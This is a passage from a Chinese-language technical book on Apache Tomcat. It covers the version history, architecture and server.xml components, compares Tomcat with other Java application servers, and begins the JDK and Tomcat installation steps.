- ≈ Tomcat3.2.4 是 Tomcat 的旧的产品发布版本，只能够独立使用；
- ≈ Tomcat3.3 是现行发布的产品版本，支持 Servlet2.2 和 JSP1.1 标准，该版本是 Tomcat3.x 架构下的最新版本。

Tomcat3.x 的所有版本都遵循 ASF 的关于 Servlet 和 JSP 的实现，该实现由 Sun 公司提供。Tomcat3.x 的版本开发经历了如下的几个阶段。

(1) Tomcat3.0.x：是 Apache Tomcat 的原始版本。

(2) Tomcat3.1.x：3.1 版对 3.0 版进行了几个方面的改进，包括 Servlet 重加载、War 文件支持、增加 IIS 和 Netscape Web Server 的连接。

版本 3.1.1 解决了安全问题，但是还不能够动态部署 Tomcat。使用 3.1 版本的用户应该更新到 3.1.1 以关闭安全管道，但更建议更新到 3.3 版本。

(3) Tomcat3.2.x：3.2 版在 3.1 的基础上增加了一些功能，主要的工作是重建了内核以提高其性能和稳定性。

- ≈ 3.2.1 版和 3.1.1 版一样，都是一个安全包；
- ≈ 3.2.2 解决了大量的 bug，增强了对 Servlet 和 JSP 标准的支持；
- ≈ 3.2.3 版关闭了一系列的安全管道；
- ≈ 3.2.4 解决了少量的 bug，所有 3.2.3 版本及其以前的用户应该更新到该版本。

由于安全上的致命异常问题，该版本已经停止了开发与发布更新。

(4) Tomcat3.3.x：3.3.2 版是 3.x 当前发布的产品版本。它继续了 3.2 版的内核重构工作，进行了更多的模块化设计，允许用户通过增加或删除不同的模块来对 Servlet 容器进行个性化设置，控制 Servlet 请求。该版本在性能方面得到了较大的提高。

1.2.2 Tomcat4.x

Tomcat4.x 实现了一个新的 Servlet 容器 Catalina，该容器完全基于新的架构，它遵循 Servlet2.3 和 JSP1.2 标准规范。

该版本包括如下两个版本：

- (1) Tomcat4.0.x：Tomcat4.0.6 是发行的旧的产品版本，4.0 中基于柔韧性和高性能开

发了 Servlet 容器 Catalina，实现了 Servlet2.3 和 JSP1.2 的最终版本的标准规范，同时也支持 Servlet2.2 和 JSP1.1 标准；

(2) Tomcat4.1.x: 4.1 对 4.0 进行了重建，增强了性能，主要包括：

- ✎ 基于管理的 JMX；
- ✎ 基于 Web 应用的 JSP 和 Struts 支持；
- ✎ 新的 Cycote Connector (HTTP/1.1、AJP1.3 和 JNI 支持)；
- ✎ 重写 JSP 页的编译引擎 Jasper；
- ✎ 性能和内存使用效率的提高；
- ✎ 增强了与开发工具进行集成的管理应用支持；
- ✎ 使用 build.xml 设置 Ant 任务，直接与管理应用进行交互。

1.2.3 Tomcat5.x

Tomcat 5 系列是 Tomcat 的主流版本，它建立在 Tomcat3.3 和 Tomcat4.1 的代码基础之上，继承和发扬了原有版本的许多优点并做了很多重要的改进。主要包括两个版本：

(1) Tomcat5.0.x: Tomcat5.0 对 4.1 进行了许多方面的改进，主要包括：

- ✎ 性能优化并减少垃圾空间；
- ✎ 重建应用部署器，Standalone 方式允许在项目发布前进行校验和编译；
- ✎ 使用 JMX 和应用管理器监视服务器；
- ✎ 增强可度量性和可靠性；
- ✎ 扩展标签功能，包括数据库连接池和使用自定义标签；
- ✎ 提高与本地 Windows 和 UNIX 平台的集成能力；
- ✎ 嵌入实时 JMX；
- ✎ 增强安全管理性能；
- ✎ 集成 Session 管理 Cluster；
- ✎ 扩展相关文档。

(2) Tomcat5.5.x: 5.5 版本同样支持 Tomcat5.0 所支持的 Servlet 和 JSP 标准规范，并且在引擎、性能、稳定性、用户易用性方面做了重要改进。该版本最大的特点是基于 JDK1.5。

你可以参看 <http://tomcat.apache.org/tomcat-5.5-doc/changelog.html>，了解从 Tomcat 5.5.0 到 5.5.17 各个版本阶段的修改和优化。

1.2.4 Tomcat6.0

Apache 组织于 2006 年 12 月发布了 Tomcat6.0，目前的最新版本是 6.0.7。在 Tomcat6.x 中，增加了如下一些新特性：

- (1) 支持 Servlet2.5 和 JSP2.1；
- (2) 高级 IO 功能：采用 APR 或 NIO HTTP 连接进行异步 IO 操作；
- (3) 组件功能：可以使用 `ant -f extras.xml` 命令将配置文件 `extras.xml` 指定的组件添加到 Tomcat 中。

Tomcat6.x 将 lib 包直接置于 \$TOMCAT_HOME/lib 下, 不再有 common/share/server 三个包, 并且 JSP2.1 的 EL 包现在独立开来单独成为一个包。这些都使得 Tomcat 更易于开发和部署 Web 应用和服务。表 1-2 给出了 Tomcat6.0 和 Tomcat5.5.20 包的比较。

表 1-2 Tomcat6.0 和 Tomcat5.5.20 的比较

Tomcat6.0	Tomcat5.5.20
jasper.jar (Jasper 2 Compiler and Runtime)	jasper-compiler.jar (Jasper 2 Compiler)
	jasper-runtime.jar (Jasper 2 Runtime)
jasper-jdt.jar (Eclipse JDT 3.2 Java compiler)	jasper-compiler-jdt.jar (Eclipse JDT Java compiler)
jsp-api.jar (JSP 2.1 API)	jsp-api.jar (JSP 2.0 API)
servlet-api.jar (Servlet 2.5 API)	servlet-api.jar (Servlet 2.4 API)
el-api.jar (EL 2.1 API)	
jasper-el.jar (Jasper 2 EL implementation)	

1.3 Tomcat 的特点

Tomcat 4.x 与 3.x 的架构不同, 进行了重新的设计。Tomcat 自 4.x 版开始采用了新的 Servlet 容器 Catalina, 完整地实现了 Servlet2.3 和 JSP1.2 规范。由于 Java 的跨平台特性, 基于 Java 的 Tomcat 也具有跨平台性。

1.3.1 部署简单

与传统的桌面应用程序不同, Tomcat 中的应用程序是一个 WAR (Web Archive) 文件。WAR 是 Sun 提出的一种 Web 应用程序格式, 与 JAR 类似, 也是许多文件的一个压缩包。这个包中的文件按一定目录结构来组织:

ROOT	
└/	包含有 HTML 和 JSP 文件、图片、样式表等
└─WEB-INF	站点二进制文件目录
└─classss	类文件目录
└─lib	打包文件 jar 目录
└─web.xml	站点配置文件

你只需要按照该目录结构来组织你的应用。在 Tomcat 中的部署也很简单, 你只需将你的 WAR 放到 Tomcat 的 Webapp 目录下, Tomcat 会自动检测到这个文件, 并将其解压。另外 Tomcat 也提供了一个应用管理器, 通过这个应用, 辅助于 Ftp, 你可以在远程通过 Web 部署和撤销应用, 当然本地也可以。可见一个 Web 应用在 Tomcat 中的部署与管理都是如此的简单方便。Tomcat 短小精悍, 配置方便, 能满足实际的需求, 这种情况下自然会选择 Tomcat。

1.3.2 安全管理

Tomcat 提供 Realm 支持。Realm 类似于 Unix 里面的 group。在 Unix 中, 一个 group

对应着系统的一定资源，某个 group 不能访问不属于它的资源。Tomcat 用 Realm 将不同的应用（类似系统资源）赋给不同的用户（类似 group）。没有权限的用户则不能访问这个应用。Tomcat 提供三种 Realm：

- ≈ JDBCRealm: 这个 Realm 将用户信息存在数据库里，通过 JDBC 获得用户信息来进行验证；
- ≈ JNDIRealm: 用户信息存在基于 LDAP 的服务器里，通过 JNDI 获取用户信息；
- ≈ MemoryRealm: 用户信息存在一个 xml 文件里面，验证用户时即使用此种 Realm。

通过 Realm 可以方便地对访问某个应用的客户进行验证。

在 Tomcat 中，还可以利用 Servlet2.3 提供的事件监听器功能，来对应用程序或者 Session 实行监听，进行身份权限控制。Tomcat 也提供其他的一些特征，如与 SSL 集成到一块，实现安全传输。

1.3.3 易操作

基于 Tomcat 的开发其实主要是 JSP 和 Servlet 的开发，开发 JSP 和 Servlet 非常简单，可以用普通的文本编辑器或者 IDE，然后将其打包成 WAR 即可。这里要提到另外一个工具 Ant，Ant 也是 Jakarta 中的一个子项目，它所实现的功能类似于 Unix 中的 make。只需要写一个 build.xml 文件，然后运行 Ant 就可以完成 xml 文件中定义的工作，这个工具对于一个大的应用来说非常好，只需在 xml 中写很少的东西就可以将其编译并打包成 WAR。事实上，在很多应用服务器的发布中都包含了 Ant。另外，在 JSP1.2 中，可以利用标签库实现 Java 代码与 HTML 文件的分离，使 JSP 的维护更方便。

1.3.4 集成方便

Tomcat 也可以与其他一些软件集成起来实现更多的功能。如与 JBoss 集成起来开发 EJB，与 Cocoon（Apache 的另外一个项目）集成起来开发基于 XML 的应用，与 OpenJMS 集成起来开发 JMS 应用。除了提到的这几种外，可以与 Tomcat 集成的软件还有很多。

Tomcat 目前已经被许多软件集成，例如有 JBoss、Eclipse、WebSphere Application Studio、NetBeans、JBuilder 等 IDE 软件，它们能够方便地集成 Tomcat 的各种版本。这些 IDE 软件在开发中能够自由的配置指向 Tomcat 的安装路径，可以随意选择 Tomcat 的不同安装版本，在开发环境中即可嵌入 Tomcat 运行环境，进行集成调试。这时的 Tomcat 就好比一个插件，即插即用，十分方便。Eclipse 等使用 Tomcat 进行开发为当前许多的开发人员所应用。

1.3.5 与 Apache 完美组合

Tomcat 不仅仅是一个 Servlet 容器，它也具有传统的 Web 服务器的功能，就是处理 HTML 页面。但是与 Apache 相比，它处理静态 HTML 的能力就不如 Apache。可以将 Tomcat 和 Apache 集成到一块，让 Apache 处理静态 HTML，而 Tomcat 处理 JSP 和 Servlet。这种集成只需要修改一下 Apache 和 Tomcat 的配置文件即可。

Tomcat 和 Apache 的完美组合已经成为一种广泛应用的方式。

1.4 Tomcat 工作原理

Tomcat 是 Servlet 的运行环境（Servlet 容器），它是在 Sun 公司的 JSDK 基础上发展起来的一个 JSP 和 Servlet 规范的标准实现，使用 Tomcat 可以体验 JSP 和 Servlet 的最新规范。经过多年的发展，Tomcat 不仅是 JSP 和 Servlet 规范的标准实现，而且具备了很多商业 Java Servlet 容器的特性，接下来就来讲解一下 Tomcat 的工作原理及其基本结构原理。

1.4.1 Servlet 容器

Servlet 是一种运行在支持 Java 语言的服务器上的组件，它与普通 Java 类的区别就是它运行在服务器上。使用 Servlet 可以很轻松地扩展 Java 网络服务器的功能，为网络客户提供安全可靠的、易于移植的动态网页。由于 Java 语言本身的平台无关性，加之 Servlet 运行在服务器端，所以 Servlet 的运行对用户是完全透明的。

Servlet 容器的作用是负责处理客户请求。当客户请求来到时，Servlet 容器获取请求，然后调用某个 Servlet，并把 Servlet 的执行结果返回给客户。Tomcat 就是起这样的作用的容器（与其他的 Servlet 容器如 Resin 等功能相似）。

当客户请求某个资源时，Servlet 容器使用 ServletRequest 对象把客户的请求信息封装起来，然后调用 Java Servlet API 中定义的 Servlet 的一些生命周期方法，完成 Servlet 的执行，接着把 Servlet 执行的要返回给客户的结果封装到 ServletResponse 对象中，最后 Servlet 容器把客户的请求发送给客户，完成为客户的一次服务过程。Servlet 容器的作用如图 1-2 所示。

每一个 Servlet 的类都执行 init()、service()、destroy()三个函数的自动调用，在启动时调用一次 init()函数用以进行参数的初始化，在服务期间每当接收到对该 Servlet 的请求时都会调用 service()函数执行该 Servlet 的服务操作，当容器销毁时调用一次 destroy()函数，如图 1-3 所示。




图 1-2 Servlet 容器作用




图 1-3 Servlet 调用

典型的 Servlet 应用如监听器、过滤器等的实现。

1.4.2 Tomcat 工作模式

Tomcat 作为 Servlet 容器，有 3 种工作模式：独立的 Servlet 容器、进程内的 Servlet 容器和进程外的 Servlet 容器。下面分别介绍这 3 种工作模式。

独立的 Servlet 容器

Tomcat 作为独立的 Servlet 容器时，它是内置在 Web 服务器中的一部分，是指使用基于 Java 的 Web 服务器的情形，例如 Servlet 容器是 Java Web Server 的一部分。独立的 Servlet 容器是 Tomcat 的默认模式。

然而，大多数的 Web 服务器并非基于 Java，所以 Tomcat 又发展了其他两种工作模式以与非基于 Java 的 Web 服务器结合。

进程内的 Servlet 容器

Tomcat 作为进程内的 Servlet 容器时，Servlet 容器是作为 Web 服务器的插件和 Java 容器的实现。

Web 服务器插件在内部地址空间打开一个 JVM（Java Virtual Machine）使 Java 容器得以在内部运行。如出现需要调用 Servlet 的某个请求时，插件将取得对此请求的控制并将它传递（使用 JNI）给 Java 容器。进程内的容器对于多线程、单进程的服务器非常适合，并且提供了很好的运行速度，只是伸缩性有所不足。

注意

JNI 是 Java Native Interface 的简写，它是 Java 本地调用接口。通过这个接口，Java 程序可以和其他语言编写的本地程序进行通信。

进程外的 Servlet 容器

Tomcat 作为进程外的 Servlet 容器时，Servlet 容器运行于 Web 服务器之外的地址空间，并且作为 Web 服务器的插件和 Java 容器的实现的结合。

Web 服务器插件和 Java 容器 JVM 使用 IPC 机制（通常是 TCP/IP）进行通信。当一个调用 Servlet 的请求到达时，插件将取得对此请求的控制并将其传递（使用 IPC 等）给 Java 容器。进程外容器的反应时间或进程外容器引擎不如进程内容器，但进程外容器引擎在许多其他可比的方面更好（如伸缩性、稳定性等）。

注意

IPC 是 Interprocess Communication（进程间通信）的简写，它是实现进程间通信的一种技术。

Tomcat 既可作为独立的容器（主要用于开发与调试），又可作为对现有服务器的附加（当前支持 Apache、IIS 和 Netscape 服务器）。所以在配置 Tomcat 时，必须决定如何应用它，如果选择第 2 或第 3 种模式，还需要安装一个 Web 服务器接口。

1.4.3 Tomcat 组织结构

Tomcat 是一个基于组件的服务器，它的构成组件都是可配置的，其中最外层的组件是 Catalina Servlet 容器，其他的组件按照一定的格式要求配置在这个顶层容器中。

Tomcat 的各个组件是在 \$CATALINA_HOME/conf/server.xml 文件中配置的，Tomcat 服务器默认情况下对各种组件都有默认的实现，下面通过分析 server.xml 文件来理解 Tomcat 的各个组件是如何组织的。server.xml 文件的基本组成结构如下：

<code><Server></code>	顶层类元素，可包含多个 Service
<code><Service></code>	顶层类元素，可包含一个 Engine 和多个 Connector
<code><Connector/></code>	连接器元素，代表通信接口
<code><Engine></code>	容器元素，为 Service 处理客户请求，可包含多个 Host
<code><Host></code>	容器元素，为 Host 处理客户请求，可包含多个 Context
<code><Context/></code>	容器元素，为 Web 应用处理客户请求
<code></Host></code>	
<code></Engine></code>	
<code></Service></code>	
<code></Server></code>	

以上的类 XML 的代码就是 server.xml 文件的基本组成结构，一个元素代表一个组件。下面分别介绍这些组件。

Server 组件

Server 组件对应元素，它是配置文件的最顶层元素，代表一个服务器。一个配置文件中只能有一个元素。

Service 组件

Service 组件是一些 Connector 组件的集合，它本身不是一个容器，所以在这里不能定义日志等组件。一个 Service 组件中只能有一个 Engine 组件，可以包含多个 Connector 组件。

Connector 组件

Connector 组件表示一个接口，通过这个接口接收客户的请求，然后发送给其他的容器组件，最后再把服务器的响应结果传递给客户。

容器类元素

上面介绍的 3 个组件本身并不能处理客户请求，也不能生成响应。在 Tomcat 中只有 3 个组件是可以处理客户请求并生成响应的，这 3 个组件分别是 Engine、Host 和 Context。这 3 个组件分别代表了不同的服务范围，通过嵌套关系可以知道 3 个组件的范围有如下的关系：Engine>Host>Context。

Engine 组件下可以包含多个 Host 组件，它为特定的 Service 组件处理所有客户请求。

一个 Host 组件代表一个虚拟主机，一个虚拟主机中可以包含多个 Web 应用（Context 组件）。

Context 组件代表一个 Web 应用。

1.4.4 Tomcat Web 应用简介

在 Sun 的 Java Servlet 规范中，对 Java Web 应用的定义是：Java Web 应用是由一些 Servlet、HTML 页面、Java 类、JSP 页面和一些其他的资源构成的。它可以在各种实现了 Servlet 规范的各种厂商的 Web 应用容器中运行。Tomcat 就是这样一个实现了 Servlet 规范的 Servlet/JSP 容器。

一个 Java Web 应用在 Tomcat 中与一个 Context 元素对应，也就是说一个 Context 元素定义了一个 Java Web 应用，它们是一一对应的关系。

通过前面的定义可以知道，在一个 Java Web 应用中可以包含如下内容：

- 2 Servlet
- 2 JSP 页面
- 2 Java 类
- 2 静态资源 (HTML 文档、图片等)
- 2 描述 Web 应用的描述文件

客户每次提出请求时指定要访问的资源, 如果客户没有指定具体资源, Tomcat 使用默认的资源响应客户, 显示文件夹中的资源列表或者提示错误。

例如 Tomcat 安装成功后, 会默认配置好了 `servlets-examples` 和 `jsp-examples` 两个 Web 应用, 如果访问这两个应用, 则 Tomcat 为其服务的过程如图 1-4 所示。




图 1-4 多个 Web 应用时 Tomcat 服务的过程

1.5 Web 服务器之比较

通过前文的介绍, 对 Tomcat 的特点和适用范围已经有了大致的了解。许多开发者在进行实际应用开发时, 面对琳琅满目的服务器应用软件, 不知该选择哪一种, 为了解除这些疑问, 下面对比 Tomcat 进行简单的介绍, 并给出一些建议。

目前常用的 Java Web 服务器软件按照规模从小到大依次有: JSWDK、JServ、Resin、Tomcat、JRun、JBoss、WebLogic、WebSphere 等, 其中 JSWDK、JServ、Resin、Tomcat、JRun、JBoss 是完全免费的软件。每一个软件都有自己的特点和适用范围, 下面分别通过与 Tomcat 在性能、规模、是否开源和免费等各方面进行对比, 以便了解 Tomcat 的适用范围。

1.5.1 JSWDK 与 Tomcat 比较

Java Server Web Development Kit, 即 JSWDK, 是 Sun 公司推出的小型 Servlet&JSP 调试工具, 小巧玲珑, 十分好用, 很适合用于调试 JSP 程序, 尤其适合初学者使用。

JSWDK 是 Sun 公司为 Java 开发者提供的免费调试软件。作为初学者学习 JSP 技术, JSWDK 应该是一个好的选择, 虽然比它好的应用程序服务器软件很多, 但是 JSWDK 的配置很简单, 而且操作也很简单。与之相比, Tomcat 的配置也很简单, 而且拥有较好的性能, 因此如果你是初学者, Tomcat 也是较好的选择。

要了解更多的 JSWDK 信息, 可以登录 <http://www.sun.com>。

1.5.2 JServ 与 Tomcat 比较

JServ 是被建立与 Apache 一起使用的 Servlet API 2.0 兼容的容器。Tomcat 是完全重写并且兼容 Servlet API 2.2 和 JSP 1.1 的一种容器, Tomcat 使用了一些为 JServ 而写的代码, 特别是 JServ 的 Apache 接口 (Adapter), 但这是惟一的相同之处。JServ 和 Tomcat 都可以与 Apache 进行集成。

Apache JServ 实现的是 Servlet 规范 2.0, 而 Tomcat 实现的是 2.2, 并且包含对 JSP1.1 的支持。目前已能够使得 Tomcat 与 Apache 集成, 从而替代 JServ 的功能, 因此, 可以认为 Tomcat 是 JServ 的后续版本。

可见, Tomcat 是比 JServ 实现了更新的 Servlet 标准的容器, 建议读者选择最新的工具进行开发。

要了解更多的 JServ 信息, 可以登录 <http://java.apache.org>。

1.5.3 Resin 与 Tomcat 比较

Resin 提供了最快的 JSP/Servlet 运行平台。如果选用 JSP 平台作为 Internet 商业站点的支持, 那么速度、价格和稳定性都是要考虑到的。Resin 是完全免费的, 与 Tomcat 对比来看看 Resin 的特性:

- ≈ 支持 JSP1.2 和 servlet2.2;
- ≈ 比 mod_perl、mod_php 更快, 比 Jakarta Tomcat 快 3 倍;
- ≈ 自动的 Servlet/Bean 编译;
- ≈ 支持 IIS、Apache、Netscape 和其他内置了 HTTP/1.1 的 Web 服务器;
- ≈ 企业级的共享软件 (基于一个开放源码的协议)。

Resin 是一个正在研究的项目, 它目前可以支持 Sun 的 J2EE, 而 Tomcat 不能直接支持, 而 J2EE 是基于 Java 服务器端大系统的基础。但 Tomcat 结构非常合理, 而且是 Apache 组织的产品, 因此有着很好的前景。

要了解更多的 Resin 信息, 可以登录 <http://www.caucho.com>。

1.5.4 JRun 与 Tomcat 比较

Allaire 公司的 JRun 是第一个完全支持 JSP 1.0 规范的商业化产品。在 JRun 中运行 Servlet 有两种方法, 扩展你的 Web 服务器或是使用内置 JRun 的 Web 服务器。JRun 所支持的 Web 服务器包括 IIS、PWS、Netscape, JRun 依靠其内置的 JRun Web Server 可以单独运行。

JRun 的一些重要功能有: dynamic-servlet 重载、Servlet 串联及过滤、远程管理 JRun。JRun 标准版是免费的, 它的运行方式和编码在细节上与 Tomcat 有所不同。

要了解更多的 JRun 信息, 可以登录 <http://www.coldfusion.com>。

1.5.5 JBoss 与 Tomcat 比较

JBoss 与 Tomcat 最大的区别是: JBoss 支持 EJB 1.1 和 EJB 2.0 的规范, 它是一个管理 EJB 的容器和服务器, 但 JBoss 不包括 Servlet/JSP 的 Web 容器, 当然可以和 Tomcat 或 Jetty 绑定使用。其较好的特性包括: “热”部署、面向方面设计 (AOP)。它不但是一个开放源代码、平台独立、全面的 J2EE 支持应用服务器而且安装也非常简单。

JBoss 包括 Web 服务器 (Servlet/JSP 容器、HTML 服务器)、EJB2.0 容器、完整的纯 Java 的数据库引擎、JMS (Java 消息服务)、JavaMail、Java 事务处理 API/Java 事务处理服务

(JTA/JTS) 支持。早期的 JBoss 使用了 Tomcat 服务器,但在 JBoss4.0 中已经把 Tomcat 内嵌到 JBoss 中了。JBoss 是开放源代码的,所以可以根据需要扩展控制台加上想要的东西。

可见,JBoss 是 EJB 的容器,但是不能够提供 Tomcat 的 Servlet 服务功能,因此如果需要作为 EJB 的服务器,JBoss 当然是首选,但是它不能够提供 Servlet 服务,它需要与 Tomcat 进行联合来提供服务。目前,这种方式也成为许多企业应用比较流行的搭配方式。

要了解更多的 JBoss 信息,可以登录 <http://www.jboss.com>。

1.5.6 WebLogic 与 Tomcat 比较

WebLogic Server 是一个可伸缩的企业级的 J2EE 应用服务器,其基础架构支持多种分布式应用程序的部署。

BEA WebLogic 界定了 Java 应用服务器市场的范围,并具有以下特点:支持 JDBC、EJB、RMI、事件管理和 JNDI、CORBA、群集、分布式交易处理,方便地与业界领先的数据库以及 VB、VC、ASP 和 COM 协同工作,集成的开发环境 (IDE),服务器配置集中管理、具有图形管理控制台。

由此可见,WebLogic 适用于中大型的企业应用,而 Tomcat 适用于中小型企业应用。WebLogic 是适用于开发、集成、部署和管理大型分布式 Web 应用、网络应用和数据库应用的 Java 应用服务器。WebLogic 是企业级的应用软件,价格昂贵,作为大部分的开发者和企业来说,Tomcat 还是首选,因为其免费且性能也能够满足大部分的要求。

要了解更多的 WebLogic 信息,可以登录 <http://www.bea.com>。

1.5.7 WebSphere 与 Tomcat 比较

IBM WebSphere 是一个完善的、开放的 Web 应用服务器,它严格地遵循普遍流行的开放标准,如 HTTP、HTML、JSP、JNDI 和 IIOP,从而支持非常广泛的流行平台。WebSphere 可在 35 种操作系统平台上运作,除计算机外,还可用于 PDA、信息家电等产品,跨平台能力较强。

除了 Servlet 引擎及插件外,WebSphere 应用服务器还提供应用服务器的管理、JDBC 连接池、LDAP (轻量级目录访问协议) 支持、与 Apache 集成。由于 WebSphere 面向专业人员,所以要完全掌握它有一定的难度。另外,WebSphere 需要 2GB 的硬盘空间,256 MB 以上内存支持,系统要求很高。WebSphere 适用于大型的企业应用。

要了解更多的 WebSphere 信息,可以登录 <http://www.software.ibm.com/webservers/appserv/>。

1.5.8 其他

除了以上比较常见的软件外,还有其他一些服务器软件。

iPlanet Application Server

其基本核心服务包括事务监控器、多负载平衡选项、对集群和故障转移全面的支持、集成的 XML 解析器和 XSLT 引擎及国际化。

Oracle Internet Application Server 8i

它与其他 Oracle 产品相互交融,这是在应用 Oracle 数据库产品进行开发时它比 Tomcat 优越的地方。但 Oracle iAS 价格也比较昂贵。

SilverStream Application Server 3.0

提供了开发环境,集成的 HTTP Web 服务器,拖放式编辑环境。

Sybase Enterprise Application Server(EAServer)

实现 Web 联机事务处理(Web OLTP)和动态信息发布的企业级应用服务器平台。最新版本加强了对 PowerBuilder 组件和 EJB 的深层支持。

1.5.9 总结对比

前文已将 Tomcat 与各服务器软件作了对比,下面通过表 1-3 来进行简单总结。

表 1-3 Web 服务器对比表

	费用	开源	可集成服务器	可集成工具	特性	适用范围
JSDK	免费					初学者
JServ	免费		Apache			由 Tomcat 取代
Resin	免费	开源			自动编译	小型
Tomcat	免费	开源	IIS、Apache、Netscape		适用广泛	中小型
JRun	免费		IIS、PWS、Netscape		动态加载	中小型
JBoss	免费	开源	Tomcat		EJB、AOP、热部署	中型
WebLogic	昂贵			VB、VC、ASP、COM	全面	中型
WebSphere	昂贵		Apache		全面	大型

通过此表的对比可见, Tomcat 拥有较广泛的适用群体,免费、开源、集成广泛、性能优越已经足够展现其适用性, JSDK 只适用于初学者, JServ 已经被 Tomcat 所取代, Resin 因为其快速也受到青睐, JRun 也拥有一部分群体, JBoss 因为对 EJB 的支持也逐渐成为流行, 但 WebLogic 和 WebSphere 昂贵的价格只能为一些大型的企业所猎取了。

上文仅仅对它们突出的个性进行了对比,还缺乏全面性,可以参考它们的官方网站去了解更底层的细节。更多服务器软件的性能、价格等对比可以参见 http://www.huihoo.com/middleware/application_server/app2.html。

1.6 小结

本章详细介绍了 Tomcat 的发展历史、发展现状和未来的发展趋势,并详述了 Tomcat 的 3.x、4.x、5.x、6.x 的各版本。然后介绍了 Tomcat 的特点和基本工作原理,让读者对 Tomcat 的结构有初步的了解。最后将 Tomcat 与其他 Web 服务器软件进行全面比较,使读者能够了解 Tomcat 在众多服务器软件中所处的位置。因为其开源,也因其广泛性,我们有必要认真研究 Tomcat 使用和底层的细节,来逐步揭开其神秘的面纱。

Tomcat安装与启动

本章将为读者介绍 Tomcat 工作环境的安装与基本的启动、停止方法。介绍 JDK 的安装与 JVM 性能调优、二进制版本的 Tomcat 安装、从源代码安装 Tomcat，最后讲解如何启动、停止、自动启动 Tomcat，并进行安装的测试。

2.1 安装 Java 环境

Tomcat 以 JRE 为基础，因此需要首先安装 JDK。

在此，先讲解一下 JDK、JRE、JVM、JIT 四者的区别。

- ❧ JRE 是 Java Runtime Environment，是 Java 运行的基础，它的地位就像一台 PC 机，Java 程序必须有 JRE 才能运行；
- ❧ JDK 是 Java Develop ToolKit，它里面有很多用 Java 编写的开发工具（如 javac.exe、jar.exe 等），还包括一个 JRE 的调试环境。如果安装了 JDK，会有两套 JRE，一套位于 \jre，另外一套位于 C:\Program Files\Java 目录下，后面这套比前面那套少了 Server 端的 Java 虚拟机，不过直接将前面那套的 Server 端 Java 虚拟机复制过来就行了；
- ❧ JVM 是 Java Virtual Machine，JRE 目录下的 bin 目录有两个目录，server 与 client，这就是真正的 jvm.dll 所在。jvm.dll 无法单独工作，当 jvm.dll 启动后，会使用 explicit 的方法，而这些辅助用的动态链接库（.dll）都必须位于 jvm.dll 所在目录的父目录之中。因此想使用哪个 JVM，只需要设置 PATH，指向 JRE 所在目录底下的 jvm.dll；
- ❧ JIT 是 Java In Time，即 Java 即时编译器，是 JVM 的一部分，属于内核部分。

2.1.1 安装 JDK

首先下载 J2SDK 和 JRE，可以在 <http://java.sun.com> 下载。注意，Tomcat5.5.9 需要的是 JRE1.5。

其次安装 JDK。单击下载的 exe 文件，选择安装路径为 C:\j2sdk1.5.0。

然后设置环境变量：

- ❧ 设置 JAVA_HOME 变量为 Java 的主目录 C:\j2sdk1.5.0；
- ❧ 把 Java 的 bin 目录路径 C:\j2sdk1.5.0\bin 添加到 PATH 环境变量中。

第四步是测试 Java 环境。进入命令提示符（开始→运行→cmd），输入 `java -version`，看版本对不对，正常会显示如下信息：

```
java version "1.5.0_01"  
Java(TM) 2 Runtime Environment, Standard Edition (build 1.5.0_01-b08)  
Java HotSpot(TM) Client VM (build 1.5.0_01-b08, mixed mode, sharing)
```

输入 `javac -help` 看是不是正确的提示，如果提示“不是内部或外部命令，也不是可运行的程序或批处理文件”，则说明没有把 Path 路径设置好。

2.1.2 JVM 性能设置

在安装了 JDK 以后，就有了 Java 运行的基础平台 JRE。对于许多的应用来说，需要对 JVM 的性能提升方面进行设置。主要包括以下几个方面：

启动方式

在 Tomcat 安装后，自身的 Server JIT 编译器会提供比默认编译器更好的性能，至少可以减少启动时间。对于长时间运行的服务器来说，启动时间不重要，重要的是性能的提高。为了设置该属性，Java 提供了命令行变量进行设置，通过修改 Tomcat 启动脚本属性可以实现。

Sun JVM 提供的 JIT 默认为启动状态，为了性能需要，我们可以关闭 JIT 编译器，命令参数为 `-Xint`。这样将会在解释模式下启动 JVM。同时，也可以使用 classic 的 JVM，不带 JIT，命令参数为 `-classic`，在 JDK1.4 以后的版本中为 `-client`。

堆大小

堆大小也可以提高性能，JDK1.3.1 允许堆大小大于 2GB，默认堆大小为 64MB，但是大部分的服务器增加堆大小后性能会提高，设置参数为 `-Xms256m -Xmx256m`，Xms 代表最大大小，Xmx 代表默认启动大小，m 代表 MB，g 代表 GB。

垃圾回收

如果堆设置过大，也许服务器会在无端的情况下奇怪终止。这是因为垃圾回收器（GC，garbage collector）仅仅在内存被耗尽后在整个系统中启动垃圾回收任务，也意味着需要花费一定的时间来检查 2G 以上的内存。如果堆过大，扫描内存的时间过长，就会导致系统终止。不过有办法可以解决，添加命令参数 `-Xincgc`，使垃圾回收器运行在 incremental 模式，它会经常运行检查小数量的内存。还有一种解决办法，设置参数 `-Xms256m -Xmx256m -XX:NewSize=128m -XX:MaxNewSize=128m`，NewSize 是新建对象的大小，MaxNewSize 是新建堆运行增长的最大值，它决定了何时将新的对象置为旧的对象。

2.2 安装 Tomcat

Tomcat 是免费开源的软件，提供二进制版本和源代码版本的安装，两种方式都比较常用。下面就这两种方式进行安装和配置的介绍。

2.2.1 安装二进制版

在 <http://tomcat.apache.org/download-55.cgi> 下载 Tomcat 的最新版本 5.5.17。

双击下载的 `jakarta-tomcat-5.5.17.exe` 文件，即可进入安装界面。安装的过程就像安装 Windows 的其他软件一样简单，选择安装路径，单击“下一步”按钮直到完成。其中要注意的是端口号，在安装过程中会提示修改端口号，如果你没有别的服务器，建议把端口号修改为 80，这样方便以后调试程序。如果已经有别的服务器占据了 80，那就保持 8080。

2.2.2 从源代码安装 Tomcat

从源代码安装 Tomcat，需要使用 ANT 进行编译，因此分三步进行。

安装 ANT

下载 ANT

